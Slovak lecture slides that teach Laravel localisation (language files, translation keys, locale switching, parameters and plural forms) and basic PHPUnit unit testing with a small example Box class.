# Jazykové mutácie aplikácie

- Laravel poskytuje aparát na jednoduché vytváranie aplikácií vo viacerých jazykoch
  - Kľúč
  - Prekladový reťazec
- reťazce/text, ktorý chceme poskytnúť vo viacerých jazykoch „zaobalíme“ do funkcie: `__('welcome-title')`  
— `// dva podčiarkovníky`
- zdefinujeme preklady

```
{  
    " welcome-title ": "Vitajte"  
}
```
- použije sa ten jazyk – text v danom jazyku – ktorý nastavíme `setLocale('en')`

# Jazykové mutácie

- jazyky sú definované v

```
/resources
```

```
    /lang
```

```
        /sk
```

```
            messages.php
```

```
        /en
```

```
            messages.php
```

- každý súbor obsahuje pole, ktorého elementy sú dvojice  
‘krátky kľúč’ => ‘prekladový reťazec’

```
// resources/lang/sk/messages.php
```

```
return [
```

```
    'messages.title' => 'Vitajte v našej aplikácii'
```

```
];
```

# Použitie krátkych klúčov

- uvažujme, chceme mať aplikáciu v SK a EN
- ak by sme chceli mať v šablóne napr.:  
`<h1>Vitajte v našej aplikácii</h1>`  
`<h1>Welcome to our application</h1>`
- namiesto týchto textov použijeme substitúciu – krátky klúč –  
`welcome.title`  
`<h1>{{__('welcome-title')}}</h1>`
- zdefinujeme si konvenciu – ako vytvárať klúče,  
povedzme všetky klúče budú v EN

# Použitie krátkych klúčov /2

- vytvoríme súbor pre SK:

```
/resources/lang/sk/messages.php
```

```
return [  
    'messages.title' => 'Vitajte v našej aplikácii',  
];
```

- vytvoríme súbor pre EN:

```
/resources/lang/en/messages.php
```

```
return [  
    'messages.title' => 'Welcome to our application'  
];
```

# Nastavenie jazyka

- prostredníctvom metódy `setLocale('en')`, parameter je skratka jazyka

```
Route::get('welcome/{locale}', function ($locale)
{
    App::setLocale($locale);
    //
});
```

- v súbore `config/app.php` môžeme nastaviť tzv. `fallback language`
  - jazyk, ktorý sa použije v prípade, že aktívny jazyk neobsahuje zodpovedajúci prekladový reťazec  
`'fallback_locale' => 'sk',`

# Aktuálny jazyk `getLocale()`

```
$locale = App::getLocale();
```

```
if (App::isLocale('en')) {
```

```
    //
```

```
}
```

# Prekladové reťazce ako kľúče

- vo väčších aplikáciach môže byť náročné definovať pre každý textový reťazec krátky kľúč
- **namiesto kľúčov použijeme priamo prekladové reťaze**
- zvolíme si hlavný/natívny jazyk aplikácie
- v aplikácii budú všetky texty v tomto jazyku, napr. v EN
- pre SK vytvoríme prekladový súbor v JSON formáte

```
// resources/lang/sk.json
```

```
{  
    "I love programming.": "Rád programujem."  
}
```

# Získanie prekladu

```
echo __('messages.welcome');  
echo __('I love programming.');
```

```
{ { __('messages.welcome') } }  
@lang('messages.welcome')
```

- v prípade, že prekladový reťazec/text nie je definovaný, použije sa pôvodný reťazec



# Parametre v prekladoch

- v prekladovom reťazci môžeme uviesť parameter, cez notáciu `:param`

```
'welcome.user' => 'Vitaj, :name',
```

- vo funkcii `__()` poskytneme parametre

```
{{ __('messages.welcome-user',  
      ['name' => 'peter']) }}
```

```
// Vitaj, PETER
```

```
'welcome.user' => 'Vitaj, :NAME',
```

```
// Vitaj, Peter
```

```
'welcome.user' => 'Vitaj, :Name',
```

# Množné číslo

```
'results' => '{0} Žiadne záznamy.  
|{1} Celkovo :value záznam.  
|[2,4] Celkovo :value záznamy.  
|[5,*] Celkovo :value záznamov.',
```

```
echo trans_choice('results', 0, ['value' => 5]);
```

- 2. parameter určuje, ktorá alternatíva sa použije, na základe čísla
- 3. parameter môže obsahovať substitúcie

# Unit testing

# Jednotkové testovanie

- cieľom testov je predísť vzniku chýb v programe
- automatizované testy sú dnes nevyhnutnou súčasťou vývoja softvéru
- sú zapísané v programovacom jazyku, je možné automaticky vyhodnotiť, či program zodpovedá alebo nezodpovedá špecifikácii (samozrejme, nie je možné zachytiť úplne všetky aspekty softvéru)
- systém môžeme testovať ako celok (väčšie súčasti), ale tiež každú samostatne testovateľnú jednotku

# Jednotkové testovanie /2

- každý test testuje práve jednu jednotku
  - v OO - triedy, metódy
- úlohou testu je overiť, či testovaná jednotka pri daných vstupoch dáva správny výstup
  - na to používa tzv. tvrdenia (assertions)
  - ak niektoré z tvrdení nie je pravdivé, daný test je neúspešný (FAIL); v opačnom prípade je úspešný (PASS)
- konfigurácia v `phpunit.xml`
- v Laravel aplikácií v `tests/` sú
  - `TestCase.php` – zavádzač, nastavenie Laravel prostredia pre naše testy, fasády, Laravel test helpers...
  - `ExampleTest.php` – ilustračný príklad

# Vytvorenie testu

- vytvorme v `app/` nový súbor `Box.php`, ktorého obsah je trieda `Box`:

```
<?php
namespace App;
class Box {
    protected $items = [];
    public function __construct($items = []) {
        $this->items = $items;
    }
    public function has($item) {
        return in_array ($item, $this->items);
    }
}
```

# Vytvorenie testu /2

- cez CLI vytvoríme súbor s testom:

```
php artisan make:test BoxTest
```

- v `tests/Feature/` sa vytvorí súbor `BoxTest.php`
- súbor obsahuje vygenerovanú metódu `testExample()`
- metóda **`has($item)`** vracia `true`, ak sa konkrétna položka `$item` nachádza v krabici
- tvrdenia `assertTrue()` and `assertFalse()` sú vhodné na otestovanie metód, ktoré vracajú `true`, resp. `false`

# Vytvorenie testu /3

```
public function testHasItemInBox() {  
    $box = new Box(['cat', 'toy', 'torch']);  
  
    // tvrdenie je pravdivé, ak toy bude v krabici  
    $this->assertTrue($box->has('toy'));  
    // tvrdenie je pravdivé, ak ball nebude v krabici  
    $this->assertFalse($box->has('ball'));  
}
```

- príkazom

vendor/bin/phpunit

spustíme test

OK (1 test, 2 assertions)



# Vytvorenie testu /4

- ak **vymeníme** `assertFalse` za `assertTrue`

There was 1 failure:

**1) Tests\Feature\BoxTest::testHasItemInBox  
Failed asserting that false is true.**

FAILURES!

Tests: 1, Assertions: 2, Failures: 1.

# assertEquals

- pridajme do triedy `Box` metódu

```
// vráti a odoberie z pola prvok, alebo vráti null  
public function takeOne() {  
    return array_shift($this->items);  
}
```

- `assertEquals()` otestuje, či aktuálna hodnota je očakávaná

```
public function testTakeOneFromTheBox() {  
    $box = new Box(['torch']);  
    $this->assertEquals('torch', $box->takeOne());  
    $this->assertNull($box->takeOne());  
}
```

assertContains, assertCount,  
assertEmpty

- pridajme do triedy `Box` metódu:

```
// vráti všetky položky, ktoré začínajú  
// daným písmenom  
public function startsWith($letter) {  
    return array_filter($this->items, function  
        ($item) use ($letter) {  
            return strpos($item, $letter) === 0;  
        });  
}
```

assertContains, assertCount,  
assertEmpty /2

```
public function testStartsWithALetter() {  
    $box = new Box(['toy', 'torch', 'ball',  
                   'cat', 'tissue']);  
  
    $results = $box->startsWith('t');  
  
    $this->assertCount(3, $results);  
    $this->assertContains('toy', $results);  
    $this->assertContains('torch', $results);  
    $this->assertContains('tissue', $results);  
  
    $this->assertEmpty($box->startsWith('s'));  
}
```

# Testovanie aplikácie

- testovať jednotky – komponenty treba
- aplikáciu však tvoria aj zložité šablóny, navigácia, formuláre – aj to treba testovať
- Laravel poskytuje tzv. ***test helpers***, ktoré umožňujú testovať aj tieto komponenty

# Štúdium

- [Laravel helpers](#)
- [Mail](#)
- [Notifications](#)
- [PHPUnit](#)